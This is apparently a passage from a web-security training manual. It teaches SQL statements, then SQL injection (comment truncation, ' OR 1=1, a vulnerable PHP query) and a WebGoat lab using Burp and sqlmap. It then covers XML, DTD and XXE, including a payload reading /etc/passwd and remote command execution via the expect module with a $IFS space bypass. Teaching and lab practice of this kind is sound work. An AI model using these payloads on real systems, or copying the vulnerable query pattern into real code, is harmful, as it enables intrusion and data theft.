SELECT username,password from users;

Username	Password
Jon	pas123
Admin	p4ssword
Martin	secret123

Instead of using the * to return all columns, we are just requesting the username and password field.

Utilise the WHERE clause; to finely pick out the exact data required by returning data that matches the specific clauses:

SELECT * from users WHERE username='admin';

ID	Username	Password
2	admin	p4ssword

This will only return the rows where the username is equal to admin.

SELECT * from users WHERE username != ‘admin';

ID	Username	Password
1	Jon	pas123
3	Martin	secret123

This will only return the rows where the username is not equal to admin.

SELECT * from users WHERE username='admin' or username='jon';

ID	Username	Password
1	Jon	pas123
2	Admin	p4ssword

This will only return the rows where the username is either equal to admin or jon.

SELECT * from users WHERE username='admin' and password='p4ssword';

ID	Username	Password
2	Admin	p4ssword

This will only return the rows where the username is equal to admin, and the password is equal to p4ssword.

Using the like clause allows you to specify data that isn't an exact match but instead either starts, contains or ends with certain characters by choosing where to place the wildcard character represented by a percentage sign “%”.

SELECT * from users WHERE username like ‘a%';

ID	Username	Password
2	Admin	p4ssword

This returns any rows with username beginning with the letter a.

SELECT * from users WHERE username like ‘%n';

ID	Username	Password
1	Jon	pas123
2	Admin	p4ssword
3	Martin	secret123

This returns any rows with username ending with the letter n.

SELECT * from users WHERE username like ‘%mi%';

ID	Username	Password
2	Admin	p4ssword

This returns any rows with a username containing the characters mi within them.

The UNION statement combines the results of two or more SELECT statements to retrieve data from either single or multiple tables; the rules to this query are that the UNION statement must retrieve the same number of columns in each SELECT statement, the columns have to be of a similar data type and the column order has to be the same. This might sound not very clear, so let's use the following analogy. Say a company wants to create a list of addresses for all customers and suppliers to post a new catalogue. We have one table called customers with the following contents:

Id	Company	Address	City	Postcode
1	Widget Ltd	Unit 1a, Newby Estate	Bristol	BS19 4RT
2	The tool company	75 Industrial Road	Norwich	N22 3DR
3	Axe Maker Ltd	2b Makers Unit, Market Road	London	SE9 1KK

Id	Name	Address	City	Postcode
1	Mr John Smith	123 Fake Street	Manchester	M2 3FJ
2	Mrs Jenny Palmer	99 Green Road	Birmingham	B2 4KL
3	Miss Sarah Lewis	15 Fore Street	London	NW12 3GH

Using the following SQL Statement, we can gather the results from the two tables and put them into one result set:

SELECT name,address,city,postcode from customers UNION SELECT company,address,city,postcode from suppliers;

Name	Address	City	Postcode
Mr John Smith	123 Fake Street	Manchester	M2 3FJ
Mrs Jenny Palmer	99 Green Road	Birmingham	B2 4KL
Miss Sarah Lewis	15 Fore Street	London	NW12 3GH
Widget Ltd	Unit 1a, Newby Estate	Bristol	BS19 4RT
The tool company	75 Industrial Road	Norwich	N22 3DR
Axe Maker Ltd	2b Makers Unit, Market Road	London	SE9 1KK

The INSERT statement tells the database we wish to insert a new row of data into the table. "into users"tells the database which table we wish to insert the data into, “(username,password)" provides the columns we are providing data for and then, "values ('bob','password');"provides the data for the previously specified columns.

INSERT into users (username,password) values ('bob','password123');

ID	Username	Password
1	Jon	pas123
2	Admin	p4ssword
3	Martin	secret123
4	Bob	Password123

The UPDATE statement tells the database we wish to update one or more rows of data within a table. You specify the table you wish to update using "update %tablename% SET" and then select the field or fields you wish to update as a comma-separated list such as "username='root',password='pass123'" then finally similar to the SELECT statement, you can specify exactly which rows to update using the where clause such as "where username='admin;".

UPDATE users SET username='root',password='pass123' where username=‘admin';

ID	Username	Password
1	Jon	pas123
2	root	pass123
3	Martin	secret123
4	Bob	password123

The DELETE statement tells the database we wish to delete one or more rows of data. Apart from missing the columns you wish to be returned, the format of this query is very similar to the SELECT. You can specify precisely which data to delete using the where clause and the number of rows to be deleted using the limit clause.

DELETE from users where username='martin';

ID	Username	Password
1	Jon	pas123
2	root	pass123
4	Bob	password123

DELETE from users;

ID	Username	Password

Because no WHERE clause was being used in the query, all the data is deleted in the table.

5.2.2 Illustration

The point where a web application using SQL can turn into SQL Injection is when user-provided data gets included in the SQL query.

Take the following scenario where you've come across an online blog, and each blog entry has a unique id number. The blog entries may be either set to public or private depending on whether they're ready for public release. The URL for each blog entry may look something like this: https://website.thm/blog?id=1

From the URL above, you can see that the blog entry been selected comes from the id parameter in the query string. The web application needs to retrieve the article from the database and may use an SQL statement that looks something like the following:

```
SELECT * from blog where id=1 and private=0 LIMIT 1;
```

From what you've read, you should be able to work out that the SQL statement above is looking in the blog table for an article with the id number of 1 and the private column set to 0, which means it's able to be viewed by the public and limits the results to only one match.

As was mentioned at the start of this task, SQL Injection is introduced when user input is introduced into the database query. In this instance, the id parameter from the query string is used directly in the SQL query.

Let's pretend article id 2 is still locked as private, so it cannot be viewed on the website. We could now instead call the URL: https://website.thm/blog?id=2;--

Which would then, produce the SQL statement: SELECT * from blog where id=2;-- and private=0 LIMIT 1;

The semicolon in the URL signifies the end of the SQL statement, and the two dashes cause everything afterwards to be treated as a comment. By doing this, you're just, in fact, running the query: SELECT * from blog where id=2;--

Which will return the article with an id of 2 whether it is set to public or not.

Let’s take a look at this simple PHP input function:

```php
<?php
    $username = $_GET['username']; // kchung
    $result = mysql_query("SELECT * FROM users WHERE username='$username'");
?>
```

Figure 35: PHP Injection

If we look at the $username variable, under normal operation we might expect the username parameter to be a real username. The function takes a username and chooses data related to it in the users database.

A malicious user (hacker or pentester) might submit some different kinds of data. For example, what happened if we input '? (Single quote)

The application would crash because the resulting SQL query is incorrect.

```
SELECT * FROM users WHERE username=''' 
```

Figure 36: Faulted SELECT query

As you see here, inputted " ' " simply creates triple " ' " and produces an error. This error can in fact output some sensitive information or simply give a clue about database structure.

But what happens if we try to input ' OR 1=1 ?

```
SELECT * FROM users WHERE username='' OR 1=1
```

Figure 37: SELECT query resulting true

This will produce a different scenario. 1=1 is treated as true in SQL language and therefore will return us every single row in the table.

5.2.3 Blind SQL Injection

Blind SQL Injection : is a type of SQL Injection attack that asks the database true or false questions and determine the answer based on the application response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

5.2.4 Simulation

Type a random number random number in the requested input fields as shown in Simulation 18


Simulation 36: SQL vulnerable application

Capture the request by using burp suite and save the file as a textile to start SQL injection.

```
POST /WebGoat/SqlInjection/assignment5b HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 24
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=Iv5VgEd6o9WwKkVdUIqxW3JG6AzJo6SJSacEE1C_
Connection: close

login_count=0&userid=101
```


Simulation 37: SQL Intercept

By using SQLmap, we capture request which saved as a text file as a parameter. In Simulation 20 we cans see the type of DBMS is HSQL database




Simulation 38: Sqlmap type db

In simulation 21 shows the available databases



Simulation 39: Sqlmap abs

Names of the table in the selected database “CONTAINER” are retrieved



Simulation 40: Retrieved database tables

Entities of the table “WEB_GOAT_USER” are retrieved

Simulation 41: Retrieved table’s entities

From wizard tool you can choose the intensity of the attack

Simulation 42: Sqlmap wizard

5.3 XML Injection

Before we learn about XXE exploitation we'll have to understand XML properly.

5.3.1 Definition

XML (eXtensible Markup Language) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable. It is a markup language used for storing and transporting data.

5.3.2 Advantages

1. XML is platform-independent and programming language independent, thus it can be used on any system and supports the technology change when that happens.
2. The data stored and transported using XML can be changed at any point in time without affecting the data presentation.
3. XML allows validation using DTD and Schema. This validation ensures that the XML document is free from any syntax error.
4. XML simplifies data sharing between various systems because of its platform-independent nature. XML data doesn’t require any conversion when transferred between different systems.

5.3.3 Syntax

Every XML document mostly starts with what is known as XML Prolog.

```
<?xml version="1.0" encoding="UTF-8"?>
```

Above the line is called XML prolog and it specifies the XML version and the encoding used in the XML document. This line is not compulsory to use but it is considered a `good practice` to put that line in all your XML documents.

Every XML document must contain a `ROOT` element.

```
<?xml version="1.0" encoding="UTF-8"?>
<mail>
        <to>falcon</to>
        <from>feast</from>
        <subject>About XXE</subject>
       <text>Teach about XXE</text>
</mail>
```

In the above example the <mail> is the ROOT element of that document and <to>, <from>, <subject>, <text> are the children elements. If the XML document doesn't have any root element then it would be considered wrong or invalid XML doc.

Another thing to remember is that XML is a case sensitive language. If a tag starts like <to> then it has to end by </to> and not by something like </To>(notice the capitalization of T)

Like HTML we can use attributes in XML too. The syntax for having attributes is also very similar to HTML.

Ex: <text category = "message">You need to learn about XXE</text>

In the above example category is the attribute name and message is the attribute value.

5.3.4 DTD

DTD stands for Document Type Definition. A DTD defines the structure and the legal elements and attributes of an XML document.

Let us try to understand this with the help of an example. Say we have a file named note.dtd with the following content:

<!DOCTYPE note [<!ELEMENT note (to,from,heading,body)> <!ELEMENT to (#PCDATA)> <!ELEMENT from (#PCDATA)> <!ELEMENT heading (#PCDATA)> <!ELEMENT body (#PCDATA)>]>

Now we can use this DTD to validate the information of some XML document and make sure that the XML file conforms to the rules of that DTD.

Ex: Below is given an XML document that uses note.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
    <to>falcon</to>
    <from>feast</from>
    <heading>hacking</heading>
    <body>XXE attack</body>
</note>
```

To understand how DTD validates the XML, here's what all those terms used in note.dtd mean

- !DOCTYPE note - Defines a root element of the document named **note**
- !ELEMENT note - Defines the note element which contains "to, from, heading, body" elements
- !ELEMENT to - Defines the to element to be of type "#PCDATA"
- !ELEMENT from - Defines the from element to be of type "#PCDATA"
- !ELEMENT heading - Defines the heading element to be of type "#PCDATA"
- !ELEMENT body - Defines the body element to be of type "#PCDATA"

NOTE: #PCDATA means parseable character data.

5.3.5 XXE

An XML External Entity (XXE) attack is a vulnerability that abuses features of XML parsers/data. It often allows an attacker to interact with any backend or external systems that the application itself can access and can allow the attacker to read the file on that system. They can also cause Denial of Service (DoS) attack or could use XXE to perform Server-Side Request Forgery (SSRF) inducing the web application to make requests to other applications. XXE may even enable port scanning and lead to remote code execution.

Now we'll see some XXE payload and see how they are working.

1) The first payload we'll see is very simple.

```
<!DOCTYPE replace [<!ENTITY name "omar"> ]>
        <userInfo>
            <firstName>falcon</firstName>
            <lastName>&name;</lastName>
        </userInfo>
```

   As we can see we are defining a ENTITY called name and assigning it a value Omar. Later we are using that ENTITY in our code.

2) We can also use XXE to read some file from the system by defining an ENTITY and having it use the SYSTEM keyword


```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>
```

   Here again, we are defining an ENTITY with the name read but the difference is that we are setting it value to 'SYSTEM' and path of the file.

If we use this payload then a website vulnerable to XXE would display the content of the file/etc/passwd. This attack can be detected whenever it's noticed that a request with parameters being send in a XML format, with external entities option enabled by the web developer a suitable environment for the attack is present and with expect php module available a RCE can be done easily.

5.3.6 Simulation

Simulation 29 is a registration page required to fill in the form.




Simulation 43: XXE vulnerable application

After submitting the form, the request is captured using the interceptor burpsuite. As shown in Simulation 30 the form is in XML format, hence it is susceptible to be XXE vulnerable.

```
14 <?xml version="1.0" encoding="UTF-8"?>
   <root>
     <name>
       aa
     </name>
     <tel>
       aa
     </tel>
     <email>
       aa
     </email>
     <password>
       aa
     </password>
   </root>
```


Simulation 44: XXE Intercept

Copy the request into a text file to prepare it for the automated tool called xxexploiter and put a place holder instead of the XML parameters.




Simulation 45: Req.txt for xxexplotier

Prepare a template for the injection by putting a place holder at the parameter that we would like to test.



Simulation 46: Tmp.txt for placeholder

The first injection we try is to read a file as follows, which in return yields us the content of the desired file indicating the success of the attack.




Simulation 47: XXE first injection


The second injection we try to take advantage of the expect module if it's enabled and we find that it is available as the we could list the files of the current directory

Simulation 48: XXE second injection

The expect module has a little flaw, any space the desired command results in an error, this could be solved by using bash built-in-variable $IFS

